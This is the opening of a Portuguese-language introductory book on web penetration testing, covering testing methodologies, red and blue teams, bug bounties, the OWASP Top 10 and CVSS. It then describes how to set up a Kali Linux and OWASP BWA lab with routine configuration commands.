Pentest em aplicações web

Avalie a segurança contra ataques web com testes de invasão no Kali Linux

Casa do Código | alura

JOSÉ AUGUSTO DE ALMEIDA JR.

Edição

Vivian Matsui
Sabrina Barbosa

[2021]
Casa do Código
Rua Vergueiro, 3185 - 8º andar
04101-300 – Vila Mariana – São Paulo – SP – Brasil
casadocodigo.com.br

grupo alura

Este livro possui a curadoria da Casa do Código e foi estruturado e criado com todo o carinho para que você possa aprender algo novo e acrescentar conhecimentos ao seu portfólio e à sua carreira.

A Casa do Código é a editora do Grupo Alura, grupo que nasceu da vontade de criar uma plataforma de ensino com o objetivo de incentivar a transformação pessoal e profissional através da tecnologia.

Juntas, as empresas do Grupo constroem uma verdadeira comunidade colaborativa de aprendizado em programação, negócios, design, marketing e muito mais, oferecendo inovação na evolução dos seus alunos e alunas através de uma verdadeira experiência de encantamento.

Venha conhecer os cursos da Alura e siga-nos em nossas redes sociais.


alura.com.br


@casadocodigo


@casadocodigo

ISBN

Impresso: 978-65-86110-88-3

Digital: 978-65-86110-89-0

Caso você deseje submeter alguma errata ou sugestão, acesse http://erratas.casadocodigo.com.br.

INTRODUÇÃO

Quando ingressei na carreira de informática, após a conclusão do curso técnico em 2012, o meu sonho era ser um excelente desenvolvedor. Além de gostar muito de desenvolvimento, sempre ouvia falar que era uma profissão promissora e que eu ficaria rico! Acho que essa segunda parte não funcionou tão bem assim. Mas, brincadeira à parte, sempre tive o meu foco no desenvolvimento.

Com grande foco na área de desenvolvimento, eu não medi esforços para aprender muito. Eu era um grande adepto da linguagem Java e havia me apaixonado por Orientação a Objetos e *Design Patterns*. Nessa época, já era um cliente da Casa do Código e dos seus excelentes livros de programação. Diante disso, eu sempre pensava comigo mesmo se um dia seria capaz de escrever um livro nesse padrão para a Casa do Código.

Em 2014, eu fui aprovado em um concurso público para militar da Força Aérea Brasileira e meu sonho era desempenhar essa função de desenvolvedor quando fosse nomeado. Felizmente, para minha carreira de hoje, não houve vagas disponíveis para a organização responsável por grandes projetos de desenvolvimento e acabei indo para Brasília, que possui um centro de computação encarregado da defesa cibernética.

Hoje, tenho certeza de que eu vim para o lugar certo na hora certa. A segurança cibernética estava entrando em alta, devido aos diversos ataques cibernéticos que já estavam acontecendo com uma frequência muito grande. Eu aproveitei uma grande oportunidade, pois não era comum haver desenvolvedores com

atividade focada em segurança cibernética, então pude rapidamente entrar na área.

Diante desse cenário, deixei o desenvolvimento de sistemas de negócios e passei a desenvolver ferramentas para segurança e me aperfeiçoar em técnicas de segurança ofensiva. O meu conhecimento prévio em linguagens de programação fez com que eu tivesse um entendimento muito mais rápido e profundo sobre as vulnerabilidades dos sistemas. Com isso, ajudei a melhorar a segurança de muitos sistemas validando-os do ponto de vista do atacante e fazendo um grande elo com a equipe de desenvolvimento.

Como eu já desenvolvia antes e até tinha feito um estágio na área de desenvolvimento, já tinha mapeado como os desenvolvedores poderiam ter implementado uma função vulnerável. Eu tinha essas possíveis falhas em minha mente, porque eu desenvolvia os sistemas dessa forma antigamente. Apesar de ser capaz de muitas coisas na área de desenvolvimento, a minha formação deixou de lado os conhecimentos de desenvolvimento seguro. Sabe por quê? Porque a segurança era vista como uma perda de tempo, já que o cliente só veria a funcionalidade.

Que bom que pude acompanhar de perto uma mudança de pensamento. Hoje, a segurança de código é falada em diversas palestras para desenvolvedores e desenvolvedoras. Talvez ainda não o quanto deveria, mas eu fico feliz por esse tema fundamental ter sido incorporado com frequência nesses eventos.

Caso você seja um desenvolvedor ou uma desenvolvedora, você poderá ter as mesmas percepções que comecei a ter ao ter

contato com as vulnerabilidades. Com certeza, você fará um elo com o seu passado e poderá assim validar os sistemas e dar a eles um requinte a mais.

O conhecimento de ações ofensivas sob o ponto de vista do atacante vai transformar o seu pensamento e, se continuar na área de desenvolvimento, vai se tornar um(a) profissional diferenciado(a). Com isso, é seguro dizer que este livro não se limita à área de atuação de segurança. Você verá a sua utilidade em todos os dias da sua carreira, seja ela qual for.

PARA QUEM É ESTE LIVRO E PRÉ-REQUISITOS

Este é um livro totalmente dedicado a uma atividade ofensiva de testes de invasão em aplicações web. Sendo assim, ele é feito para todos que querem conhecer um pouco mais dessa área, que está em alta atualmente. Nesse contexto, são necessários diversos conhecimentos que podem abranger toda área de TI. Quando trabalhamos com segurança ofensiva, vemos claramente o quanto as áreas da TI são interligadas na prática.

Eu sei que não é possível saber muitas coisas de TI *a priori*, pois a TI é imensa. No entanto, você também sabe que tudo tem um começo. Apesar de o estudo ser fundamental para seu sucesso profissional na área de segurança ofensiva, você não alcançará grandes resultados na carreira se não praticar as técnicas aprendidas com frequência. Apenas a experiência vai levar você a grandes caminhos em relação ao conhecimento necessário.

Este é um livro introdutório, então é recomendado apenas que

você tenha os conhecimentos mais básicos, que incluem: redes de computadores com seus protocolos básicos, sistema operacional Linux, lógica de programação, banco de dados e o básico de linguagens de programação, como JavaScript, Python e PHP. Todos esses conceitos serão abordados com menos detalhes ao decorrer do livro, pois suponho que você já tem esse conhecimento. Caso você não domine algum conteúdo necessário, não se assuste, isso acontece comigo até hoje. Aconselho você a se acostumar com a pesquisa e o aprendizado em paralelo, pois essa necessidade estará presente durante toda a sua carreira.

SOBRE O AUTOR

Figura 1: José Augusto.

LinkedIn: https://www.linkedin.com/in/jaaj16/

Sou José Augusto, especialista em *red team* e *pentest*. Com o objetivo de me aperfeiçoar nessas áreas, em minha carreira conquistei três certificações: OSCP, OSCE e OSWP, que me

ajudaram muito a ampliar as habilidades técnicas. Claro, isso considerando também a alta intensidade da prática no dia a dia.

Como acredito que cada indivíduo deveria cumprir também uma função social, tornei-me voluntariamente, com mais dois amigos, coordenador do capítulo OWASP de Brasília. A OWASP é uma comunidade on-line que cria e disponibiliza artigos, metodologias, documentações, ferramentas e tecnologias no campo da segurança de aplicações web de forma gratuita. No capítulo de Brasília, nossa função é realizar eventos periódicos direcionados à comunidade da região, isso para que seja fomentado o interesse em jovens e para propagar o conhecimento de segurança e a prática de *networking*. Fazemos e incentivamos muito a orientação profissional, para que cada vez mais jovens tenham interesse em ingressar profissionalmente na área.

Sou também um apaixonado por resolver problemas de segurança cibernética de uma forma inovadora e por lecionar, então não me limitei apenas ao lado corporativo. Desse modo, decidi, paralelamente, seguir uma trilha no mundo acadêmico tornando-me doutorando em segurança da informação pela UnB, onde anteriormente já havia concluído o mestrado em segurança cibernética. No mundo acadêmico, pude aprender e superar desafios que nem mesmo sabia que era capaz - a perseverança foi a chave para essa conquista. Nessa área, interesso-me muito por pesquisas em segurança ofensiva, Inteligência Artificial aplicada a segurança ofensiva e segurança de aplicações.

Meu gosto por segurança cibernética vem desde cedo, pois, anteriormente, já havia cursado uma pós-graduação *lato sensu* em segurança da informação e uma especialização em guerra

cibernética pelo Centro de Instrução de Guerra Eletrônica do Exército. Minha formação superior foi em Sistemas de Informação, mas iniciei na área de informática em 2012, após a conclusão do curso técnico em informática pela ETEC Guaratinguetá-SP, cidade onde nasci.

Durante o nível superior, dediquei-me duramente a um estágio na área de desenvolvimento, o que me rendeu muito conhecimento. Em 2014, fui aprovado em concurso militar para especialidade de sistemas de informação na Força Área Brasileira e desde 2015, quando terminei a formação militar, trabalho diretamente com segurança ofensiva e análise de vulnerabilidades.

SOBRE O LIVRO

Este livro foi feito com um pensamento diferente. Aqui não será abordado nada sobre correção das vulnerabilidades no código. Este livro é focado nas questões ofensivas. Você aprenderá a validar as defesas do seu sistema do ponto de vista do atacante. Mas caso você queira saber como realizar correções, indico-lhe um excelente livro também sobre segurança aqui da Casa do Código, chamado *Segurança em aplicações Web* (https://www.casadocodigo.com.br/products/livro-seguranca), do autor Rodrigo Ferreira.

Este livro sobre *pentest* é considerado introdutório, já que nele abordarei os conceitos e vulnerabilidades fundamentais. O objetivo do livro é ensinar você a utilizar ferramentas de teste de invasão, realizar a exploração de vulnerabilidades mais comuns e entendê-las. Queremos aqui que você aperfeiçoe o seu pensamento, passe a ter a visão que um atacante pode ter do sistema e que assim você

consiga realizar orientações muito eficazes para uma equipe de desenvolvimento. Isso tudo por meio de relatórios de exploração de vulnerabilidades.

Este material também poderá ser de grande contribuição se você pretende entrar na área e ser um(a) profissional de segurança ofensiva. Quem sabe, talvez você queira se transformar em um jogador de CTF (*Capture The Flag*), que é uma competição *hacker* similar a um jogo, ou até mesmo participar de programas de *bug bounty*, onde as empresas oferecem recompensas caso você descubra e reporte vulnerabilidades em seus sistemas.

Além disso, com este livro, você vai compreender os aspectos necessários para ser um *pentester*, que é o profissional especialista de teste de segurança ofensiva, ou até mesmo para compor um *red team*, uma equipe especializada em simular um adversário real. Existem muitas frentes em que você pode atuar, até mesmo se estiver investigando a área e quiser desenvolver um trabalho científico, todos esses entendimentos serão requeridos durante essa jornada.

Então, o que você está esperando para embarcar nessa aventura e se tornar um hacker profissional? Com esse conhecimento, você será capaz de deixar os programadores boquiabertos com as suas habilidades de manipulação. Você será capaz de provar na prática os impactos das vulnerabilidades na sua organização e será muito bem-visto por isso. Algumas poucas ações de segurança já podem economizar milhões, apenas descobrindo as falhas antes dos *hackers* do mal.

Sumário

Versão: 26.2.8

Capítulo 1

INTRODUÇÃO AOS TESTES DE INVASÃO

O *pentest* pode ser conhecido por diversos nomes, como teste de invasão, teste de penetração, teste de exploração, entre outros. Diferentemente do teste de software, cujo objetivo é validar se o sistema segue o fluxo correto, os testes de invasão são um tipo de teste de segurança. São usados para verificar se um usuário experiente pode abusar das funções do sistema a fim de realizar operações não previstas.

Quando um sistema não implementa as medidas de segurança necessárias, dependendo do grau da vulnerabilidade, qualquer pessoa - até mesmo uma com poucos conhecimentos - pode interromper ou obter acesso não autorizado ao sistema. Geralmente, as falhas de segurança são tidas como erros acidentais que ocorrem durante o desenvolvimento e implementação do software. No entanto, não podemos descartar a possibilidade de um agente mal-intencionado interno ter criado uma vulnerabilidade propositalmente.

Para reduzir as chances de exploração do sistema, o teste de penetração pode ser empregado para avaliar a capacidade de proteção do sistema e sua infraestrutura. Uma validação de

segurança ofensiva pode descobrir, antes de um atacante, uma vulnerabilidade que acarretaria grandes prejuízos para a instituição. Além disso, o teste de invasão pode ajudar a proteger os controles de segurança.

Pode parecer que não, mas o teste de invasão é uma atividade de defesa, pois ele geralmente é feito em ambiente controlado e ultimamente tem se mostrado essencial por diversos motivos, como:

- Identificar formas de invasão do sistema para realizar as correções.
- Encontrar áreas de maiores riscos para aperfeiçoar as suas defesas e filtros.
- Evitar vazamento de dados pessoais.
- Estimar os impactos da exploração de vulnerabilidades no ambiente da organização.
- Fornecer evidências que justifiquem investimentos.

Com esse ponto de vista, podemos notar o quão importante é ter uma rotina de pentest para os sistemas da organização. Sendo assim, a presença do *hacker ético*, também conhecido como *pentester*, é fundamental para a realização dessa atividade.

1.1 METODOLOGIAS DE TESTE DE INVASÃO

Um teste de invasão deve ser metódico, ou seja, quando realizar um pentest, você deve seguir à risca o que a metodologia dita. Em diversos sites, podemos encontrar metodologias que são aplicadas a diversas situações e contextos em que o pentest pode ser realizado. Ao decorrer do livro, não focaremos em metodologia

e, sim, na técnica, mas não deixaremos de passar por alguns pontos importantes em todas as metodologias.

A princípio, podemos dizer que todas as metodologias são baseadas em reconhecimento, exploração e pós-exploração. Como os testes de invasão podem fornecer resultados amplamente diferentes, dependendo de quais padrões e metodologias eles utilizam, algumas metodologias de teste de invasão fornecem uma opção viável para empresas que precisam proteger seus sistemas e corrigir suas vulnerabilidades posteriormente. Aqui optei por elencar cinco das metodologias, por serem bem famosas na área.

Guias de testes da OWASP

Em termos de execução de testes técnicos de segurança, os guias de teste OWASP são recomendados, é claro, dependendo do tipo de sistema a ser validado. Os guias de teste listados a seguir atendem a testes de aplicações web, aos aplicativos móveis e aos firmwares IoT, respectivamente.

- OWASP Web Security Testing Guide (https://owasp.org/www-project-web-security-testing-guide/).
- OWASP Mobile Security Testing Guide (https://owasp.org/www-project-mobile-security-testing-guide/).
- OWASP Firmware Security Testing Methodology (https://github.com/scriptingxss/owasp-fstm).

PTES

O padrão de execução de teste de penetração, ou *Penetration*

Testing Execution Standard (PTES), define o teste de invasão em sete fases. Suas diretrizes técnicas fornecem sugestões práticas sobre os procedimentos de testes e também recomendações para ferramentas de teste de segurança. Estas são as fases do PTES:

- Interações pré-engajamento.
- Coleta de informações.
- Modelagem de ameaças.
- Análise de vulnerabilidades.
- Exploração.
- Pós-exploração.
- Relatório.

OSSTMM

O Manual Metodológico para Testes de Segurança de Código Aberto, ou *Open Source Security Testing Methodology Manual (OSSTMM)*, é uma metodologia para teste de segurança operacional de locais físicos, fluxo de trabalho, teste em relação ao pessoal, teste de segurança física, teste de segurança wireless, teste de segurança de telecomunicações, teste de segurança de redes de dados e conformidade.

Além de uma metodologia de testes de invasão, o OSSTMM pode ser referência de suporte da ISO 27001. Com isso, ela inclui as seguintes seções principais:

- Análise de segurança.
- Métricas de segurança operacional.
- Análise de confiança.
- Fluxo de trabalho.
- Teste de segurança humana.

- Teste de segurança física.
- Teste de segurança em redes sem fio.
- Teste de segurança de telecomunicações.
- Teste de segurança de redes de dados.
- Compliance com regulamentos.
- Relatório de auditoria de teste de segurança.

NIST 800-115

O Guia Técnico para Teste e Avaliação de Segurança da Informação, ou *Technical Guide to Information Security Testing and Assessment (NIST 800-115)*, foi publicado pelo NIST (*National Institute of Standards and Technology*) e inclui algumas técnicas de avaliação listadas a seguir:

- Técnicas de revisão.
- Técnicas de identificação e análise de alvos.
- Técnicas de validação de vulnerabilidade de alvos.
- Planejamento de avaliação de segurança.
- Execução de avaliação de segurança.
- Atividades pós-teste.

PTF

O *Penetration Testing Framework (PTF)* fornece um guia prático abrangente de testes de invasão. Ele também lista os usos das ferramentas de teste de segurança em cada categoria de teste. Essa metodologia versa sobre as seguintes fases:

- Reconhecimento.
- Descoberta e sondagem.
- Enumeração.

- Quebra de senha.
- Avaliação de vulnerabilidade.
- Auditoria AS/400.
- Teste específico em bluetooth.
- Teste em equipamentos Cisco.
- Teste específico em Citrix.
- Backbone.
- Testes específicos em servidores.
- Segurança VoIP.
- Testes de invasão em redes sem fio.
- Segurança física.
- Relatório final.

Como já dito, existem diversas outras. Antes de escolher a metodologia que mais se adequa ao seu caso, você deve analisar bem o seu contexto. Dependendo das necessidades, você poderá adaptar algum ponto ou até mesmo terá de criar uma metodologia. Essa hipótese não deve ser descartada.

1.2 RED TEAM E BLUE TEAM

Os *red teams* e *blue teams* tiveram origem na Guerra Fria e passaram a ser conhecidos como uma maneira de simular um confronto contra o inimigo. Esses dois nomes também são muito conhecidos por conta dos famosos exercícios *red team vs. blue team*. Nesses exercícios, existe um confronto entre essas duas equipes em ambiente simulado. Por padrão, o *red team* representa o time de ataque, uma alusão a um inimigo em potencial que fará ataques a sua infraestrutura. Já o *blue team* representa a própria organização, ou seja, é toda a sua equipe que deve estar preparada

para realizar a defesa cibernética.

Os nomes *red team* e *blue team* têm ganhado força no mundo da segurança cibernética. O *red team* realmente simula o atacante, sendo orientado por um objetivo. Afinal, toda vez que uma organização é alvo de um ataque, o atacante ou o grupo de atacantes tem um objetivo. Esses objetivos podem ser diversos, e o mais famoso é o objetivo financeiro. No entanto, a motivação pode ser apenas a exaltação da capacidade do hacker de alterar algum dado, conseguir dados pessoais, indisponibilizar um serviço e, até mesmo, ter objetivos militares.

Muitas empresas já vêm adotando, para além do pentest, uma equipe de red team. Essa equipe tem uma ação diferente, pois ela deve ser sempre tida como um adversário pela defesa. Exercícios *red team vs. blue team* têm se tornado constantes e estão colaborando muito para o aumento da defesa cibernética no mundo.

Red team vs. testes de invasão

Em linhas gerais, podemos dizer que, apesar de muitas vezes empresas venderem serviço de *red team* como se fosse pentest, essas atividades são bem distintas. O *red team*, via de regra, recebe um objetivo e não mede esforços para alcançá-lo. Geralmente, é um time composto por especialistas em diversas tecnologias que o alvo utiliza, ou seja, é uma equipe altamente preparada para simular técnicas, táticas e procedimentos dos adversários. Já no teste de invasão, o objetivo sempre é mapear o maior número possível de vulnerabilidades e, geralmente, isso é feito seguindo as metodologias de testes de invasão.

A tabela a seguir foi retirada do artigo *Competências para os cyber red teams no contexto militar* e consegue resumir as principais características que diferenciam a atividade de teste de invasão da atividade de *red team*. Link do artigo: https://www.researchgate.net/publication/339915820_Competencias_para_os_cyber_red_teams_no_contexto_militar.

	Pentest	**Cyber red team**
Metodologias	Faz uso de metodologias de forma sistemática.	Não é obrigatória, mas pode ser utilizada ou adaptada para cada situação.
Escopo	Limitado	Total
Técnicas	Caixa preta, cinza ou branca.	Simulação, sondagens de vulnerabilidade, análises alternativas.
Objetivo	Encontrar vulnerabilidades.	Cumprir o objetivo imposto.
Emprego	Por causa da defesa cibernética.	Emular o inimigo.

1.3 OS FAMOSOS PROGRAMAS DE BUG BOUNTY

Programas de *bug bounty* nada mais são que uma forma que empresas encontraram de diagnosticar falhas em seus sistemas com usuários do mundo todo. Eles são uma iniciativa que recompensa indivíduos por relatar bugs em seus sistemas, tendo se tornado muito famosos e já possuem adeptos do mundo inteiro, tanto como companhias quanto como profissionais.

Esses programas geralmente são adotados por empresas que já têm um processo maduro de segurança, sendo uma forma de completar os trabalhos de auditoria, teste de invasão e atividades

de *red team* feitas anteriormente.

Alguns bugs bounters, como são chamados os profissionais de segurança que participam desses programas, já não possuem empregos fixos e vivem desse tipo de atividade. Os valores pagos pelas empresas podem estar na casa dos dez mil dólares e em casos específicos ultrapassar 50 mil dólares em dinheiro, por recompensa.

Veja, por exemplo, os prêmios pagos por uma plataforma bem conhecida chamada **hackerone** por meio deste link: https://hackerone.com/hacktivity. Ao ver os valores, você poderá ficar impressionado e querer participar. Para isso, eu tenho uma boa notícia: este livro vai ajudar muito na sua caminhada, mas você precisará ir além.

Como motivação, deixo aqui a recomendação de uma plataforma muito famosa, chamada **bugcrowd**. Ela lança relatórios sobre diversos aspectos relativos à atividade, então, quando puder, o que você acha de dar uma olhada no relatório de 2020? Veja em https://www.bugcrowd.com/resources/reports/bugcrowd-priority-one-report/.

Caso você fique rico no futuro com tantas recompensas, não se esqueça desse pobre aqui. Claro, brincadeiras à parte, mas o assunto é muito sério e, caso você se empenhe bastante, poderá ser um bounter ativo e aproveitar essa renda como extra ou até como principal. Além disso, após você assimilar bem os conceitos de exploração, será um ambiente de grande experiência e aprofundamento para o seu aprendizado.

1.4 CONHECENDO O FAMOSO OWASP TOP 10

O OWASP Top 10 é um documento que tem como objetivo a conscientização de desenvolvedores de sistemas web em relação a segurança e codificação segura. Nele, são apresentadas as dez vulnerabilidades tidas como mais exploradas no período de avaliação.

Esse documento da OWASP é adotado como base para aumentar a segurança das aplicações web. Ao começar a usar o OWASP Top 10, a empresa dá o primeiro passo rumo à mudança de cultura de desenvolvimento de software em sua organização para produzir um código mais seguro.

A versão mais atual desse documento é a de 2017, no entanto já existem rascunhos para uma nova versão. Essa versão de 2017 apresentou as seguintes vulnerabilidades:

1. **Injeção**: as falhas de injeção de SQL, NoSQL, comandos, LDAP etc. ocorrem quando dados não confiáveis são enviados a um sistema que os interpreta como parte de um comando ou consulta preestabelecida.

2. **Quebra de autenticação**: as funções relacionadas à autenticação e ao gerenciamento de sessão são muitas vezes implementadas incorretamente. Isso permite que os atacantes obtenham credenciais ou tokens de sessão. Essa falha também pode permitir que o atacante assuma as identidades de outros usuários.

3. **Exposição de dados sensíveis**: existem muitas aplicações, e

APIs não protegem adequadamente os dados sensíveis. Com isso, pode-se roubar ou modificar esses dados a fim de realizar fraudes de cartão de crédito, roubo de identidade ou outros crimes.

4. **XXE**: alguns processadores de XML configurados avaliam referências de entidades externas em documentos XML. Essas entidades externas podem ser usadas para revelar a uma pessoa não autorizada os arquivos internos e, dependendo do caso, pode até fornecer controle para o atacante.

5. **Quebra do controle de acesso**: as restrições sobre o que os usuários autenticados têm permissão para fazer muitas vezes não são aplicadas de forma adequada. Os invasores podem explorar essas falhas para acessar funcionalidades e/ou dados não autorizados, como contas de outros usuários, visualizar arquivos confidenciais, modificar dados de outros usuários, alterar direitos de acesso etc.

6. **Configuração incorreta**: a configuração incorreta de segurança é um dos problemas mais comumente visto. Isso geralmente é o resultado de configurações que vêm como padrão.

7. **XSS**: as falhas de XSS ocorrem sempre que uma aplicação inclui dados não sanitizados em uma página da web. O XSS permite que os invasores executem scripts no navegador da vítima, que podem sequestrar as sessões do usuário, desfigurar sites ou redirecionar o usuário para sites maliciosos.

8. **Desserialização insegura**: a desserialização insegura geralmente leva à execução remota de código. Mesmo que as falhas de desserialização não resultem na execução remota de código, elas podem ser usadas para realizar outros ataques.

9. **Uso de componentes com vulnerabilidades conhecidas**: se um componente vulnerável for explorado, esse tipo de ataque pode permitir, entre outras coisas, o controle do servidor. Aplicações web e APIs que usam componentes com vulnerabilidades conhecidas podem anular as defesas feitas anteriormente pelas aplicações.

10. **Registro e monitoramento insuficientes**: a maioria dos estudos de violação mostra que o tempo para detectar uma violação é de mais de 200 dias, normalmente detectado por partes externas em vez de processos internos ou monitoramento.

Essas informações foram retiradas do site oficial da OWASP: https://owasp.org/www-project-top-ten/

1.5 AVALIANDO A SEVERIDADE DAS VULNERABILIDADES COM CVSS

O sistema de pontuação de vulnerabilidade comum, mais conhecido como *Common Vulnerability Scoring System (CVSS)*, identifica as principais características técnicas das vulnerabilidades. Dessa forma, são exibidas notas que indicam a

gravidade de uma vulnerabilidade e, com isso, é possível compará-las.

O CVSS é composto por três grupos de métricas: básica, temporal e de ambiente. A pontuação básica reflete a gravidade de uma vulnerabilidade de acordo com suas características intrínsecas, que são constantes ao longo do tempo. As métricas temporais ajustam a gravidade básica de uma vulnerabilidade com base em fatores que mudam com o tempo. Já as métricas de ambiente servem para ajustar a pontuação das severidades dos grupos básico e temporal a uma infraestrutura específica. Para isso, a métrica de ambiente considera fatores como as configurações que podem dificultar a exploração naquele ambiente.

Geralmente, apenas a pontuação básica é citada. Em alguns casos específicos podem ser utilizadas as outras pontuações. Você poderá calcular a severidade de uma vulnerabilidade usando uma calculadora que está disponível em https://www.first.org/cvss/calculator/3.1.

Considerações finais do capítulo

Este capítulo teve como objetivo introduzir os leitores no tema segurança ofensiva e abordar as principais nomenclaturas e teorias que são utilizadas dentro dessa área de atuação. A partir desse ponto, você já conhece os principais aspectos teóricos que serão utilizados no decorrer de todo o livro.

Capítulo 2

PREPARAÇÃO DO AMBIENTE

O teste de invasão, ou pentest, é uma atividade em que são empregadas diversas técnicas para descobrir vulnerabilidades em sistemas. O pentest tem como objetivo descobrir o maior número possível de vulnerabilidades e, para que isso aconteça, é necessário um ambiente preparado. Isso porque o uso de ferramentas automatizadas e, até mesmo, os testes feitos manualmente podem causar a indisponibilidade do serviço, entre outras implicações. Em um ambiente de homologação, a queda do serviço não traz impacto negativo ao negócio.

A partir da próxima seção, vamos configurar as máquinas virtuais que utilizaremos nos laboratórios, simulando um ambiente de pentest. Como pré-requisito, levaremos em consideração que você já possui o VirtualBox ou outro virtualizador de sua preferência instalado. Com isso, instalaremos o Kali Linux, de comum utilização para testes de invasão, e também uma máquina virtual com diversas aplicações web vulneráveis conhecida como OWASP BWA. A máquina vulnerável será utilizada como alvo dos nossos testes de invasão e proporcionará o aprendizado prático das técnicas hackers.

2.1 INSTALANDO O KALI LINUX, O SO DO ATACANTE!

O Kali é uma distribuição Linux baseada em Debian voltada para testes de invasão e auditoria de segurança. Ele contém diversas ferramentas pré-instaladas para tarefas de segurança ofensiva e devido a isso o usaremos em nosso laboratório. Com a sua utilização, aumentaremos a performance em atividades como configuração e instalação de ferramentas, o que vai nos permitir uma dedicação maior às práticas de invasão.

Para facilitar ainda mais o nosso trabalho, vamos baixar a máquina virtual do Kali Linux pronta no site https://www.osboxes.org. Para fazer o download da máquina virtual do OSBoxes, acesse o menu *VM IMAGES* > *VirtualBox Images*, depois vá até a opção *Kali Linux* e clique em *Download VirtualBox (VDI) image*.

Na nova página que abrirá, arraste a barra de rolagem do navegador para baixo e faça o download da máquina Kali.




Figura 2.1: Download do Kali Linux.

Após baixado o arquivo, deverá ser feita a descompactação. Você notará que existe um arquivo de extensão `.vdi`, que representa o disco da máquina virtual. Para importá-lo no VirtualBox, você deverá criar uma nova máquina virtual e adicionar o arquivo `.vdi` como disco dela. Os passos para esse processo serão mostrados a seguir.

No VirtualBox, clique em *Novo*.

Figura 2.2: 1ª Passo nova VM.

Na próxima tela, preencha os campos *Nome* com `Kali Linux`, *Tipo* com `Linux` e *Versão* com `Debian`, conforme a imagem a seguir. Não é necessário realizar alterações no campo *Pasta da Máquina*.




Figura 2.3: Configuração da VM.

Com o preenchimento dos campos supracitados feito, clique em *Próximo* e selecione a quantidade de memória RAM que você deseja alocar para sua máquina virtual. A recomendação mínima para alocação de memória RAM é de 1GB, segundo o VirtualBox.

No próximo passo, devemos importar o disco do Kali, antes de usarmos a nossa máquina virtual. Para isso, selecione a opção *Utilizar disco rígido virtual existente* e, ao abrir a segunda tela, clique em *Acrescentar* e selecione o arquivo `.vdi`. Após importar, selecione o disco e clique em *Escolher*, conforme a figura a seguir.




Figura 2.4: Impotar VDI Kali.

Concluído todo esse processo, clique em *Criar* e pronto! Sua máquina virtual está completa. Agora, inicie a máquina virtual do Kali e vamos realizar algumas configurações necessárias para um funcionamento mais agradável.

Para efetuar o login inicial nesta máquina virtual do Kali, use

as seguintes credenciais:

```
Usuário: osboxes
Senha: osboxes.org
```

Ao digitar algo, você notará que o seu teclado está desconfigurado. Para resolver esse problema, faremos uma alteração no arquivo `/etc/default/keyboard`, onde trocaremos o valor do parâmetro `XKBLAYOUT` para `br`. Em sistemas Linux, ao se tornar o usuário administrador, chamado de *root*, você pode fazer isso com o comando `sudo su` e depois executando o comando:

```
sed -i "s/us/br/g" /etc/default/keyboard
```

Além disso, vamos realizar a troca da senha do usuário root para `kali` e também copiar o arquivo `.bashrc` do diretório do usuário *osboxes* para o do *root*. Esse arquivo deixará o terminal do usuário *root* mais elegante. Para fazer isso, no mesmo terminal aberto anteriormente, execute os seguintes comandos:

```
passwd root
cp /home/osboxes/.bashrc /root/
```

Com essas configurações realizadas, reinicie a máquina virtual com o comando `reboot` e faça o login como *root* na interface gráfica. Estar logado como *root* nos dará agilidade no decorrer dos testes.

2.2 INSTALANDO A OWASP BWA, A NOSSA VÍTIMA!

A OWASP BWA é uma máquina virtual que possui um conjunto de aplicações web reconhecidamente vulneráveis. Ela é

muito utilizada por profissionais que desejam entender mais sobre as vulnerabilidades e as técnicas que hackers usam para fazer a exploração de sistemas web. Dessa forma, ela se torna muito interessante para o nosso laboratório, já que, no decorrer do livro, vamos entender na prática como as vulnerabilidades podem ser exploradas.

O procedimento para instalação no VirtualBox é similar ao do Kali Linux. Para instalarmos, vamos acessar o site https://sourceforge.net/projects/owaspbwa/files e clicar em **Download Latest Version**. Feito o download, devemos descompactar o arquivo baixado.

